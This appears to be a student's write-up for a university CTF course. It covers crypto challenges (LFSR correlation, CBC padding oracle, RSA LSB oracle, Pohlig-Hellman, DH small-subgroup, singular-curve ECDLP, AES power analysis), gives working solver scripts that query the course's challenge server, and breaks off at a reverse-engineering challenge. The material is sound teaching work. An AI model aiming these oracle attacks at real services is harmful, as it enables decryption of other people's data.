EDU CTF course - Computer Security 2022 Fall

CTF Write up by B10832008 蔡芸軒

Crypto

There Is No Such Thing As Absolute Security ...

Challenge Name : COR

Points : 10

Category : Crypto

Description : Although I'm not a statistician, the output is quite random, right?

Approach :

This is a triple LFSR (linear feedback shift register) encryption. We can get the ciphertext and the length of each initial bit, which is 27, 23, 25. However, we don't know the plaintext. We can solve this by enumerating all possible initial states, but it has 2^23 * 2^25 * 2^27 = 2^75 possibilities, which is not possible to solve by computers nowadays. However, we can solve this with the **LFSR correlation attack**.

The algorithm is, we create three LFSR chains, each time we get one bit from each, denoted by **x1, x2** and **x3**, and if x1 is 1, return x2, else return x3. If we enumerate all 2^3 = 8 possible values of (x1, x2, x3) and the output, we would find that **there is a 75% correlation between x2 and the output, as well as between x3 and the output**.

By this breakthrough, **we can separately enumerate x2, x3, and then x1 in order**. For x2 and x3, we enumerate all possible initial states and generate the possible x2 and x3. If there is about 75% correlation between it and the outputs, that means it is the original x2 and x3 we're looking for. After getting x2 and x3, then we can enumerate all possible initial states of x1 and check if the result is exactly the output we got.

By this approach, it cut down the time complexity from 2^75 to about 2^27 (2^23 + 2^25 + 2^27). It still costs lots of time though. So I write my code in C++ instead of Python.

Code :

```
vector<bool> lfsr1_init, lfsr2_init, lfsr3_init, lfsr1_list, lfsr2_list, lfsr3_list, flag;

void lfsr2_generate(vector<bool> list){
    if(list.size() == 23){
        LFSR lfsr({0, 5, 7, 22}, list);
        int counter = 0 ;
        for(int i=0; i<232; i++) lfsr.getbit();
        for(int i=232; i<432; i++) if(lfsr.getbit() == output[i]) counter++;
        // using 70% as threshold
        if(counter >= 140) lfsr2_init = list;
    }
    else{
        vector<bool> cp = list;
        cp.push_back(0);
        lfsr2_generate(cp);
        cp = list;
        cp.push_back(1);
        lfsr2_generate(cp);
    }
}

void lfsr3_generate(vector<bool> list){
    if(list.size() == 25){
        LFSR lfsr({0, 17, 19, 24}, list);
        int counter = 0 ;
        for(int i=0; i<232; i++) lfsr.getbit();
        for(int i=232; i<432; i++){
            if(lfsr.getbit() == output[i]) counter++;
        }
        // using 70% as threshold
        if(counter >= 140) lfsr3_init = list;
    }
    else{
        vector<bool> cp = list;
        cp.push_back(0);
        lfsr3_generate(cp);
        cp = list;
        cp.push_back(1);
        lfsr3_generate(cp);
    }
}

void lfsr1_generate(vector<bool> list){
    if(list.size() == 27){
        LFSR lfsr({0, 13, 16, 26}, list);
        int counter = 0 ;
        for(int i=0; i<232; i++) lfsr.getbit();
        for(int i=232; i<432; i++){
            bool x = lfsr.getbit()?lfsr2_list[i]:lfsr3_list[i];
            if(x==output[i]) counter++;
        }
        if(counter == 200) lfsr1_init = list;
    }
    else{
        vector<bool> cp = list;
        cp.push_back(0);
        lfsr1_generate(cp);
        cp = list;
        cp.push_back(1);
        lfsr1_generate(cp);
    }
}
```

```cpp

int main(){
    lfsr2_generate({});
    lfsr3_generate({});

    LFSR lfsr2({0, 5, 7, 22}, lfsr2_init);
    LFSR lfsr3({0, 17, 19, 24}, lfsr3_init);
    lfsr2_list.resize(0);
    lfsr3_list.resize(0);
    for(int i=0;i<432;i++){
        lfsr2_list.push_back(lfsr2.getbit());
        lfsr3_list.push_back(lfsr3.getbit());
    }

    lfsr1_generate({});
    LFSR lfsr1({0, 13, 16, 26}, lfsr1_init);
    lfsr1_list.resize(0);
    for(int i=0;i<432;i++){
        lfsr1_list.push_back(lfsr1.getbit());
        lfsr2_list.push_back(lfsr2.getbit());
        lfsr3_list.push_back(lfsr3.getbit());
    }

    flag.resize(0);
    for(int i=0; i<232; i++){
        bool bit = lfsr1_list[i]?lfsr2_list[i]:lfsr3_list[i];
        bit = bit ^ output[i];
        flag.push_back(bit);
    }
    for (int i=0; i<232; i+=8){
        int ascii = 0;
        for(int j=0; j<8; j++){
            ascii = ascii * 2 + flag[i+j];
        }
        cout << char(ascii);
    }
}
```

Result :

```
FLAG{W0W_you_Kn0w_COR_477ACK}
```

Challenge Name : POA

Points : 10

Category : Crypto

Description : A confidential channel for receiving messages from my friend.
nc edu-ctf.zoolab.org 10101

Approach :

This is a CBC encryption. CBC encryption does padding before encryption. In this case it pads an 0x08 and 0x00 to the rest bytes. If we send a ciphertext to the server, we'll know if the plaintext can be unpadded successfully. Thus we can solve this with the padding oracle attack.

Each block in CBC has 16 bytes. For each block **i**, **pt[i] = decrypt(ct[i]) ^ ct[i-1]**, so we can solve each block separately. In each block, we start from the last byte to the first byte, enumerating all possible values of the byte from 0 to 256, excluding its original value.

Take the last byte for example, if there's no padding error occurs only when the last byte of **ct[i-1]** replaced by **x,** that means **decrypt(ct[i]) ^ x = 0x08**, then we can deduce that **pt = decrypt(ct[i]) ^ ct[i-1] = 0x08 ^ x ^ ct[i-1]**. After solving the last bit, now we have to modify it again to make the last bit of the plaintext 0x00 so that we can go on testing the rest of the bytes. The modified one is **ct[i-1] = x ^ 0x80 ^ 0x00**

Code :

```python
def byte_to_array(byte_string):
    return [[byte_string[i+j]for j in range(16)] for i in range(0, len(byte_string), 16)]

def array_to_byte(array):
    return bytes(bytearray([j for array in array for j in array]))

r = remote('edu-ctf.zoolab.org', 10101)
ct = byte_to_array(bytes.fromhex(r.readline()[:-1].decode()))

for block_i in range(1, len(ct)):
    block_pt = []
    mod_ct = copy.deepcopy(ct[:block_i+1])
    for byte_i in range(15, -1, -1):
        for test_val in range(256):
            if(ct[block_i-1][byte_i] == test_val): continue
            mod_ct[block_i-1][byte_i] = test_val
            r.sendline(array_to_byte(mod_ct).hex().encode('ascii'))
            res = r.readline()
            if res == b'Well received :)\n':
                block_pt = [test_val ^ 0x80 ^ ct[block_i-1][byte_i]] + block_pt
                mod_ct[block_i-1][byte_i] = test_val ^ 0x80
                break
        else:
            block_pt = [0x80] + block_pt
            mod_ct[block_i-1][byte_i] = 0x80 ^ ct[block_i-1][byte_i]

    print(array_to_byte([block_pt]))
```

Result :

```
[x] Opening connection to edu-ctf.zoolab.org on port 10101
[x] Opening connection to edu-ctf.zoolab.org on port 10101: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10101: Done
b'FLAG{ip4d_pr0_iS'
b'_r3ally_pr0_4Nd_'
b'f1aT!!!!}\x80\x00\x00\x00\x00\x00\x00'
```

Challenge Name : LSB

Points : 150

Category : Crypto

Description : I'll tell you the least significant information...

Approach :

This is RSA encryption. We know the public key N and e, the ciphertext ct. Also we can get the remainder of plaintext divide 3 by sending a ciphertext to the server. We can solve this with the **LSB (least significant bit) oracle attack**.

First we have ct = pt ^ e % N. We can multiply each side by 3 ^ e, means 3 ^ e * ct % N = (3 * pt) ^ e % N. Then we can send ct as ciphertext to server to get pt % 3, denoted by r, and then send 3 ^ e * ct % N as ciphertext to server to get (3 * pt) % N % 3, denoted by r3.

There are 3 possible value of r3 :
IF 0 < 3 * pt < N :
    r3 = (3 * pt) % 3
IF N < 3 * pt < 2 * N :
    r3 = (3 * pt - N) % 3
IF 2 * N < 3 * pt < 3 * N :
    r3 = (3 * pt - 2N) % 3

By this, we can find which range pt is in. And then we can set the value of current r3 to r to see if 9 * pt < N or N < 9 * pt < 2 * N and the like. Do this again and again until finding the value.

Remind that in order to accelerate, always mod N before doing multiplying computation.

Code :

```python
r = remote('edu-ctf.zoolab.org', 10102)
n = int(str(r.readline())[2:-3])
e = int(str(r.readline())[2:-3])
enc = int(str(r.readline())[2:-3])

# set the lower and upper bound for c
pt_lower_bound, pt_upper_bound = 0, n

# get pt % 3
r.sendline(str.encode(str(enc)))
pt_remainder = int(r.readline())
e3, multiple = pow(3, e), pow(3, e)

while pt_lower_bound+1 < pt_upper_bound:
    r.sendline(str.encode(str((enc * multiple) % n)))
    pt3_remainder = int(r.readline())
    range = pt_upper_bound - pt_lower_bound
    if (3 * pt_remainder) % 3 == pt3_remainder:
        pt_upper_bound = pt_lower_bound + range // 3 + 1
    elif (3 * pt_remainder - n % 3) % 3 == pt3_remainder:
        pt_upper_bound = pt_lower_bound + range * 2 // 3 + 1
        pt_lower_bound = pt_lower_bound + range // 3
    elif (3 * pt_remainder - 2 * (n % 3)) % 3 == pt3_remainder:
        pt_lower_bound = pt_lower_bound + range * 2 // 3

    pt_remainder = pt3_remainder

    # multiply the multiple of ct we test by 3^e each iteration
    multiple = (multiple * e3) % n

print(pt_lower_bound.to_bytes(math.ceil(math.log(pt_lower_bound, 256)), 'big'))
```

Result :

```
[x] Opening connection to edu-ctf.zoolab.org on port 10102
[x] Opening connection to edu-ctf.zoolab.org on port 10102: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10102: Done
b"FLAG{lE4ST_519Nific4N7_Bu7_m0S7_1MporT4Nt}\xc9\xbe\xbeEt\x92\xf4\x05_\xb3\x9b\xde\xcex\x88S\x08)iw\x90\x7f\x93\xf54
xbb\xca\xc66\x06\xfd\xfd\x1f\x15\xd4\xc15h\xbd\x068\r<\x0f\x85\xa9\xf0\xc5\xa2\xdd\x9a\xf0J\xde\xb3K\x07\x8b\x8fBV#\x
03\xdc\x1fW\rK]\xec\x86\xd0#L\xff\x1d\x82a\xe8\xa7\xda\x84\x84\xd6\xc1\x8e\xed\xe7\xa5A\x96\xea}\xf0p\xab0z\xf2\x00\x
ebj{\xed\x06oz'\xd1\x98\xdcL\x82\x9a\xab\xd5\x85\xdeB\xf1\x90\xd9\xdf\xdb\x17kz\xffTD\xc7\xa6\xf5\x8d?s\xa6D\x02 \x93
\xe0F^\xfd4\x803\xc5\xff\xb5\xc2\x86\xd7\xf0\xd9^>\x0f\x9c\xfb\xfc\xf6\xd0\xbe!\xed\x81\x91\xc61\xdf\x1d\xff\xee\x86\
x8c\x8f\xd2\xa0j\xee#!s\xe7p\xb3\xd4\xe4\x90\xd8l\x86_\xd6\x02x\xf7\xbaKa\xca\xd39"
[*] Closed connection to edu-ctf.zoolab.org port 10102
```

Challenge Name : XOR

Points : 300

Category : Crypto

Description : none

Approach :

I first came up with separating the initial state into 4 parts and using brute force approaches in each to see how much it matches the output. Obviouslyit failed because when trying one part, bits in the other three parts are just too random.

Then I calculated the mapping function which can map the initial state to the final 70 bits of output, trying to find some regularity between them. For example, one bit can directly map to another. But I quickly found that the mapping function is so complex and completely irregular.

After thinking for a long while, I came up with an idea of transferring the mapping function into a matrix. In that way, we can get the initial state by multiplying its inverse matrix (mod 2).

The coding part of this challenge is a little bit hard since we have to compute modular matrix inverse using *SageMath*. Moreover, the matrix's size is 64 * 64, which is large. So we should use *Matrix(GF(2), matrix)* instead of *Matrix(IntegerModRing(2), mat)*

Code :

```python
output = [1, 0, 1, 0, 0, 1, 1, 1, 1, 1, 0, 0, 1, 0, 1, 1, 1, 0, 1, 1, 0, 0, 0, 1, 0, 1, 1, 0, 0, 1, 0, 0, 0, 1, 1, 0, 0, 0, 1,
    0, 1, 1, 1, 1, 0, 0, 1, 0, 0, 1, 0, 0, 1, 0, 1, 1, 1, 0, 0, 0, 0, 0, 1, 1, 0, 0, 0, 1, 0, 1, 0, 0, 1, 1, 0, 1, 1, 1, 1, 1,
    1, 0, 1, 1, 1, 1, 0, 0, 1, 1, 0, 1, 1, 1, 1, 0, 0, 1, 0, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 0, 1, 0, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0,
    1, 1, 1, 0, 1, 1, 1, 0, 1, 0, 0, 1, 1, 1, 1, 0, 1, 1, 0, 1, 0, 1, 0, 0, 1, 0, 0, 0, 1, 0, 0, 0, 0, 0, 0, 0, 0, 1, 0, 1,
    1, 0, 0, 1, 1, 1, 0, 0, 1, 0, 0, 0, 1, 0, 0, 1, 1, 1, 1, 1, 0, 1, 0, 1, 1, 1, 1, 0, 1, 1, 0, 0, 0, 1, 0, 1, 1, 0, 1, 1, 0,
    0, 0, 0, 0, 0, 0, 1, 0, 1, 1, 0, 0, 0, 0, 0, 0, 0, 1, 1, 1, 0, 1, 1, 0, 0, 0, 0, 1, 1, 1, 1, 1, 0, 1, 0, 0, 1, 0, 1, 0, 1,
    0, 1, 0, 0, 0, 1, 1, 1, 0, 0, 0, 0, 0, 0, 0, 0, 1, 1, 0, 0, 1, 0, 0, 0, 0, 1, 0, 0, 1, 0, 1, 0, 1, 1, 0, 0, 0, 0, 0, 0, 0,
    0, 0, 1, 0, 1, 1, 0, 0, 1, 1, 0, 0, 1, 0, 0, 1, 0, 1, 0, 0, 1, 0, 0, 0, 1, 1, 1, 1, 1, 1, 1, 0, 0, 0, 0, 1, 1, 1, 1, 1, 1, 0,
    1, 0, 0, 0, 1, 0, 0, 1, 1, 0, 1, 1, 0, 0, 0, 0, 0, 1, 1, 1, 1, 0, 0, 0, 1, 0, 0, 0, 0, 1, 1, 1, 0, 0, 0, 1, 0, 1, 1, 0, 0,
    1, 0, 1, 0, 0, 1, 1, 1, 0, 0, 0, 0, 1, 0, 0, 1, 0, 1, 1, 0, 1, 0, 1, 0, 1, 1, 0, 0, 0, 0, 1, 0, 0, 0, 1, 1, 1, 1, 0]

xor, xor_list = 0x1da785fc480000001, []

for i in range(64, 0, -1):
    if xor % 2 == 1:
        xor_list = [i] + xor_list
    xor //= 2

# construct the list for bits that each bit relate to
def construct_relate_list():
    global relate
    relate += [set({})]
    for idx in xor_list:
        for element in relate[len(relate)-65]:
            if element in relate[idx-65]:
                relate[idx-65].remove(element)
            else:
                relate[idx-65].add(element)

relate = [set({i}) for i in range(64)]
for _ in range(406 * 37):
    construct_relate_list()

# construct the matrix which can transfer initial states to (64 of) the last 70 bits of output
matrix = numpy.array([[1 if j in relate[i * 37 + 36] else 0 for j in range(64)] for i in range(336, 336+64)])

# get init state by multiplying the inverse matrix
init_state_list = numpy.dot(Matrix(GF(2), mat).inverse(), numpy.array([[output[i]] for i in range(336, 336 + 64)])) % 2
init_state = 0
for i in init_state_list:
    init_state = init_state * 2 + i[0]

def getbit():
    global init_state
    state <<= 1
    if state & (1 << 64):
        state ^= 0x1da785fc480000001
        return 1
    return 0

ori_output, flag = [], 0
for _ in range(336 + 70):
    for __ in range(36):
        getbit()
    ori_output.append(getbit())
for i in range(336):
    flag = flag * 2 + (output[i] ^ ori_output[i])

print(flag.to_bytes(math.ceil(math.log(flag, 256)), 'big'))
```

Result :

```
b'FLAG{Y0u_c4N_nO7_Bru73_f0RCe_tH15_TiM3!!!}'
```

Challenge Name : dlog

Points : 20

Category : Crypto

Description : nc edu-ctf.zoolab.org 10103

Approach :

This is a simple discrete logarithm problem and can be solved by the Pohlig–Hellman algorithm.

We have $b \hat{} flag \% p = ct$, while we can choose our own b and p and the server will return $b \hat{} flag \% p$ to us. Usually it is safe except that the factors of prime p are all small numbers.

First, we have to choose an unsafe prime for the Pohlig–Hellman algorithm. That is, $p - 1$ should be a multiple of some small primes. I set $p - 1$ to 2 at first, and then randomly choose small primes to multiply until it reaches 1024 bit. And then check if $x + 1$ is prime, if so, we have $p = x + 1$, if not, repeat until success. The reason why I set x 2 instead of 1 is that all 1024 bits primes are odd, so $p - 1$ must be even.

Code :

```python

def unsafe_p_gen():
    while True:
        ans = 2
        while ans.bit_length() < 1024:
            ans *= getPrime(7)
        if ans.bit_length() == 1024 and isPrime(ans + 1):
            return ans + 1

p = unsafe_p_gen()
b = 11

r = remote('edu-ctf.zoolab.org', 10103)
r.readuntil(b"give me a prime")
r.sendline(str(p).encode())
r.readuntil(b"give me a number")
r.sendline(str(b).encode())
r.readuntil(b"The hint about my secret:")
ct = int(r.readline().strip())

b = b % p
ct = ct % p
flag = int(discrete_log(p, ct, b))
print(flag.to_bytes(math.ceil(math.log(flag, 256)), 'big'))
```

Result :

```
[x] Opening connection to edu-ctf.zoolab.org on port 10103
[x] Opening connection to edu-ctf.zoolab.org on port 10103: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10103: Done
b"FLAG{D0_No7_SLiP!!!1t'5_SM0o7h_OwO}\xd0\x0b\xca#\x1a\xfa\x8e\x86\xc6\x89\x1f\xa9Y\x9c\x93\x9c\x15\xd2#\xefu\xb8]\x9
2\x89\x00i\x981y\xbcyV\xbfm#\x93;\xd7>\xe2\n\xc1t;\xa48K\xeb\xf5\xa5\x12\\5\x97]`\xea3`\xde\xf1zE}\xea\x1e~\x1dc\x90\
xc6\xf6\x93A[eo\xa3\xb7A\xc4\x7f\x89\x8a\x88#{\xa3j\x04\x1bu"
```

Challenge Name : DH

Points : 200

Category : Crypto

Description : nc edu-ctf.zoolab.org 10104

Approach :

If we check the given encryption files carefully, we'll found that this is a simple formula : *(((g ^ a % p) ^ b) % p * flag) % p = c*.

Since we want to get the flag, I came up with the idea of making *(g ^ a % p) ^ b = 1*. By this, c, which we can get, would equal to the flag. It can be simplified as *g ^ (a * b) % p = 1*, while a and b are random numbers that we don't know, p is a random prime that we know, g is provided by us, and the only constraint is that g, a and b are all in the range from *2* to *p - 2*.

Fermat's little theorem states that *x ^ (p - 1) = 1 (mod p)* if *p* is prime and *a* is not multiple of *p*. We can not let *g = x ^ (p - 1)* due to the constraint of *g % p != 1*. Then I came up with letting *g = x ^ ((p - 1) / 9)*. Whenever *p - 1* is multiple of 9 as well as *a* and *b* are both multiple of 3, we got *g ^ (a * b) % p = 1*.

Code :

```python
for i in range(81): # 9*3*3, can do even less if lucky
    r = remote('edu-ctf.zoolab.org', 10104)
    # get the prime p
    p = int(str(r.readline())[2:-3])
    if (p-1) % 9 == 0:
        g = pow(3, ((p-1)//9), p)
        r.sendline(str.encode(str(g)))
        try:
            flag = int(str(r.readline())[2:-3])
            flag = flag.to_bytes(math.ceil(math.log(flag, 256)), 'big')
            # check if we get a correct flag
            if chr(flag[0]) == "F":
                print(flag)
                break
        except:
            print('Bad :(')
```

Result :

```
PS C:\Users\jaynn\Desktop\myFiles\ntust\course\111-1\CTF\hw2\DH> python solution.py
[x] Opening connection to edu-ctf.zoolab.org on port 10104
[x] Opening connection to edu-ctf.zoolab.org on port 10104: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10104: Done
[x] Opening connection to edu-ctf.zoolab.org on port 10104
[x] Opening connection to edu-ctf.zoolab.org on port 10104: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10104: Done
[x] Opening connection to edu-ctf.zoolab.org on port 10104
[x] Opening connection to edu-ctf.zoolab.org on port 10104: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10104: Done
[x] Opening connection to edu-ctf.zoolab.org on port 10104
[x] Opening connection to edu-ctf.zoolab.org on port 10104: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10104: Done
[x] Opening connection to edu-ctf.zoolab.org on port 10104
[x] Opening connection to edu-ctf.zoolab.org on port 10104: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10104: Done
[x] Opening connection to edu-ctf.zoolab.org on port 10104
[x] Opening connection to edu-ctf.zoolab.org on port 10104: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10104: Done
[x] Opening connection to edu-ctf.zoolab.org on port 10104
[x] Opening connection to edu-ctf.zoolab.org on port 10104: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10104: Done
[x] Opening connection to edu-ctf.zoolab.org on port 10104
[x] Opening connection to edu-ctf.zoolab.org on port 10104: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10104: Done
[x] Opening connection to edu-ctf.zoolab.org on port 10104
[x] Opening connection to edu-ctf.zoolab.org on port 10104: Trying 60.248.184.73
[+] Opening connection to edu-ctf.zoolab.org on port 10104: Done
b'FLAG{M4yBe_i_N33d_70_checK_7he_0rDEr_OF_G}'
```

Challenge Name : node

Points : 100

Category : Crypto

Description : none

Approach :

This is an elliptic curve encryption program. The curve's equation is *y ^ 2 = x ^ 3 - 3 * x + 2*. I found that *4 * a ^ 3 + 27 * b ^ 2 = 0*, which means this is a **singular curve**. We can solve this challenge by **node attack**.

The equation *y ^ 2 = x ^ 3 - 3 * x + 2* can be rewritten in the form *y ^ 2 = (x - α) ^ 2 * (x -)* , where α = 1 and = -2. In the case *y ^ 2 = (x - α) ^ 2 * (x -)*, we have a mapping function *φ(x, y) = (y + sqrt(a - b) * (x - a)) / (y - sqrt(a - b) * (x - a))*
it has been proved by utaha that for any point P and Q on the curve, *φ(P+Q) = φ(P) * φ(Q)*, thus, *φ(P * d) = φ(P) ^ d*.

In this program, we know point *G* and point (*G * flag)*, and we want to get the flag. We can calculate *φ(G)* and *φ(G * flag)*, and use discrete log to get *flag* which satisfy *φ(G) ^ flag % p = φ(G * flag)*

Code :

```python
# This function is from https://gist.github.com/nakov/60d62bdf4067ea72b7832ce9f71ae079
# Can use Sage module instead
def modular_sqrt(a, p):
    def legendre_symbol(a, p):
        ls = pow(a, (p - 1) // 2, p)
        return -1 if ls == p - 1 else ls

    if legendre_symbol(a, p) != 1:
        return 0
    elif a == 0:
        return 0
    elif p == 2:
        return p
    elif p % 4 == 3:
        return pow(a, (p + 1) // 4, p)

    s = p - 1
    e = 0
    while s % 2 == 0:
        s //= 2
        e += 1

    n = 2
    while legendre_symbol(n, p) != -1:
        n += 1

    x = pow(a, (s + 1) // 2, p)
    b = pow(a, s, p)
    g = pow(n, s, p)
    r = e

    while True:
        t = b
        m = 0
        for m in range(r):
            if t == 1:
                break
            t = pow(t, 2, p)

        if m == 0:
            return x

        gs = pow(g, 2 ** (r - m - 1), p)
        g = (gs * gs) % p
        x = (x * gs) % p
        b = (b * g) % p
        r = m

def Phi(alpha, beta, x, y):
    ans = ((y + modular_sqrt(alpha-beta, p)*(x-alpha)) % p) * pow((y - modular_sqrt(alpha-beta, p)*(x-alpha)) % p, -1, p)
    return ans % p

Point = namedtuple("Point", "x y")
p = 1439347494057702678080391095332416717831615681366794991423769071711253367841763357317828230294094536226968713272783737309148105009645408337908364715252952913
    3225588578261253579395572729507764971597783967509839324563666827719456996428439108550014726475613676946136505776645468954092541789848946504426749395580 1
G = Point(1018060571407808505447145304436447838257851670751471959006969666283489444474920852525400906792413017213409859755192241443314254776283865740160403586487
    5235326380240052725016329778118974928539208715437768489028745107893769238055619212697166906901567366263556142573559379574385214123271106618154225067038720333,
    2107087706104714044822399433786361530649941274328852484740588692929521276499931887225077184596663053883246015320515922156659094257355958821975776702634072564
    6459999590846534514050370793114900897670107649554189296242764912800345781503635840129133375880350805094211392297105783422610174413530444370929771190 13)
F = Point(9801549593290707686409625840798896200737632884989981025032200232562535973592293768653335945557036929199990047629769444555784536880283078806297676081546
    7239661283157094425185337540578842851843497177780602415322706226426265515846633379203744588829488176045794602858847864402137150751961826536524265308139934971,
    8716613605429927265853459298243036167552031920609949999252923766393524661756194471644783116256160427756839763092004837639280604755842089192281347512471896788
    9074322061747341780368922425396061468851460185861964432392408561769588468524187868171386564578362923777824279396698093857550091931091983893092436864205)

alpha, beta = 1, -2
PhiF, PhiG = Phi(alpha, beta, F.x, F.y) % p, Phi(alpha, beta, G.x, G.y) % p

flag = int(discrete_log(p, PhiF, PhiG))
print(flag.to_bytes(math.ceil(math.log(flag, 256)), 'big'))
```

Result :

```
b'FLAG{I_h3arD_th47_ECDlp_1s_h4rDEr_THaN_dlp}5\xff\xe4\xd4\xb6\xd5m\x92\x86\nn\x1b&c\x85\x14\xeaBOWxZ/\x89\xbd}6JZ6t\x
9aF\xd3\x84\x0c\x1a\x95\xf6\xe5&\x0c\xa2\xfe\xaf\x9c:\x05\xe0sc9\xfb+\xf5v\xcd\xeb\x11l_\xec\xe5\xb9\xcaH\x95\xdd\xf5P
\xd7~0L\xe4\x17\xfb'
```

Challenge Name : AES

Points :

Category : Crypto

Description :

Approach :

This is an AES encryption program. AES is a secure encryption algorithm. Nevertheless, no encryption system is entirely secure. We can do Side-channel attack, which is any attack based on extra information that can be gathered because of the way the algorithm is implemented, rather than algorithm itself. For example, hardware information during a computation.

In this challenge, it provides an AES encryption file and a json file that record 50 data, each containing a 16 bytes plaintext, corresponding ciphertext, and a 1806 length power trace array, with the *ith* value representing the power consumption at time *i*.

To get the AES key, we can use the CPA (correlation power analysis, a kind of power analysis). The rationale behind his work is that the power consumption would be larger when machines try to complement more bits, which means that the Hamming distance is larger. For example, the power consumption would be larger when transformatting 0000 to 1111 than when transformatting 0000 to 0001.

The approach is, I repeat computing one byte for 16 times. For each byte, firstly, I take the corresponding bytes in plaintext from the 50 data, and enumerate all possible bytes of the key, which is 0x00~0xFF in this case, and then compute Sbox(plaintext ^ key) to get hypothetical intermediate values, and compute Hamming distances of all hypothetical intermediate values. The **hamming distance matrix** is a 50 * 256 matrix, while the value on *ith* row and *jth* column represents Hamming distances of the hypothetical intermediate value when the plaintext is equal to the *ith* data and the key is equal to *j*. Secondly, I compute the correlation coefficient of hamming distance and power trace. This construct a 256 * 1806 matrix which represents correlation coefficient of ith column in hamming distance matrix and jth column in power trace matrix. Finally, we can guess the row of the first or second largest value in the correlation coefficient matrix is the Key. There are some deeper explanations on this approach below.

The key contains 16 bytes. Since SubBytes is independent of each byte's location, I choose the intermediate values after AES doing XOR and SubBytes in order to make it simpler. In this way, we can separate each of the 16 bytes and compute them separately.

Code :

```python
# s-box matrix from encryption file
sbox = [0x63, 0x7c, 0x77, 0x7b, 0xf2, 0x6b, 0x6f, 0xc5, 0x30, 0x01, 0x67, 0x2b, 0xfe, 0xd7, 0xab, 0x76,
    0xca, 0x82, 0xc9, 0x7d, 0xfa, 0x59, 0x47, 0xf0, 0xad, 0xd4, 0xa2, 0xaf, 0x9c, 0xa4, 0x72, 0xc0,
    0xb7, 0xfd, 0x93, 0x26, 0x36, 0x3f, 0xf7, 0xcc, 0x34, 0xa5, 0xe5, 0xf1, 0x71, 0xd8, 0x31, 0x15,
    0x04, 0xc7, 0x23, 0xc3, 0x18, 0x96, 0x05, 0x9a, 0x07, 0x12, 0x80, 0xe2, 0xeb, 0x27, 0xb2, 0x75,
    0x09, 0x83, 0x2c, 0x1a, 0x1b, 0x6e, 0x5a, 0xa0, 0x52, 0x3b, 0xd6, 0xb3, 0x29, 0xe3, 0x2f, 0x84,
    0x53, 0xd1, 0x00, 0xed, 0x20, 0xfc, 0xb1, 0x5b, 0x6a, 0xcb, 0xbe, 0x39, 0x4a, 0x4c, 0x58, 0xcf,
    0xd0, 0xef, 0xaa, 0xfb, 0x43, 0x4d, 0x33, 0x85, 0x45, 0xf9, 0x02, 0x7f, 0x50, 0x3c, 0x9f, 0xa8,
    0x51, 0xa3, 0x40, 0x8f, 0x92, 0x9d, 0x38, 0xf5, 0xbc, 0xb6, 0xda, 0x21, 0x10, 0xff, 0xf3, 0xd2,
    0xcd, 0x0c, 0x13, 0xec, 0x5f, 0x97, 0x44, 0x17, 0xc4, 0xa7, 0x7e, 0x3d, 0x64, 0x5d, 0x19, 0x73,
    0x60, 0x81, 0x4f, 0xdc, 0x22, 0x2a, 0x90, 0x88, 0x46, 0xee, 0xb8, 0x14, 0xde, 0x5e, 0x0b, 0xdb,
    0xe0, 0x32, 0x3a, 0x0a, 0x49, 0x06, 0x24, 0x5c, 0xc2, 0xd3, 0xac, 0x62, 0x91, 0x95, 0xe4, 0x79,
    0xe7, 0xc8, 0x37, 0x6d, 0x8d, 0xd5, 0x4e, 0xa9, 0x6c, 0x56, 0xf4, 0xea, 0x65, 0x7a, 0xae, 0x08,
    0xba, 0x78, 0x25, 0x2e, 0x1c, 0xa6, 0xb4, 0xc6, 0xe8, 0xdd, 0x74, 0x1f, 0x4b, 0xbd, 0x8b, 0x8a,
    0x70, 0x3e, 0xb5, 0x66, 0x48, 0x03, 0xf6, 0x0e, 0x61, 0x35, 0x57, 0xb9, 0x86, 0xc1, 0x1d, 0x9e,
    0xe1, 0xf8, 0x98, 0x11, 0x69, 0xd9, 0x8e, 0x94, 0x9b, 0x1e, 0x87, 0xe9, 0xce, 0x55, 0x28, 0xdf,
    0x8c, 0xa1, 0x89, 0x0d, 0xbf, 0xe6, 0x42, 0x68, 0x41, 0x99, 0x2d, 0x0f, 0xb0, 0x54, 0xbb, 0x16]

def hamming_distance(num):
    return bin(num).count("1")

data = json.load(open('stm32f0_aes.json'))

# K is 256 since value of each byte is between 0 to 255, T is the number of time point we have traced
D, K, T = len(data), 256, len(data[0]['pm'])
trace_matrix = np.array([data[i]['pm'] for i in range(D)])

# test one byte at a time, since each byte is independent before MixColumns
for byte in range(16):
    # hamming_distance_matrix has shape D * K
    hamming_distance_matrix = np.array([[hamming_distance(sbox[data[i]['pt'][byte]^j]) for j in range(K)] for i in range(D)])

    # coef_matrix has shape K * T
    coef_matrix = np.array([[np.corrcoef(hamming_distance_matrix[:,i], trace_matrix[:,j])[0][1] for j in range(T)] for i in range(K)])

    row, col = np.unravel_index(coef_matrix.argmax(), coef_matrix.shape)
    print(chr(row), end='')
```

Result :

```
18MbH9oEnbXHyHTR
```

Reverse

Challenge Name : Sacred Arts

Points : 11

Category : Reverse

Description :

Tool : IDA freeware, gdb

Approach :

In this challenge we are given an elf 64 file. I used **IDA freeware** to disassemble the file. In the section below I found data recognized as a byte is actually an array with length 7.

```
.text:000000000040108B byte_40108B      db 0B3h, 0BAh, 0BEh, 0B8h, 84h
.text:000000000040108B                                          ; DATA XREF: .text:loc_4010CA↓o
.text:0000000000401090                  dq 9E98D18B928D9099h, 0D19290D29C8D9A92h, 8F978FBDD1D0888Bh
.text:0000000000401090                  dq 0CCCDCB92C28C9DC0h, 0CEC2BE8D91D9C7C7h, 0FFFFFFCF82C8CFC7h
.text:00000000004010C0                  db 3 dup(0FFh)
```

So I reformed it and got the array data.

```
.text:000000000040108B qword_40108B     dq 8D909984B8BEBAB3h, 8D9A929E98D18B92h, 0D0888BD19290D29Ch
.text:000000000040108B                                          ; DATA XREF: .text:loc_4010CA↓o
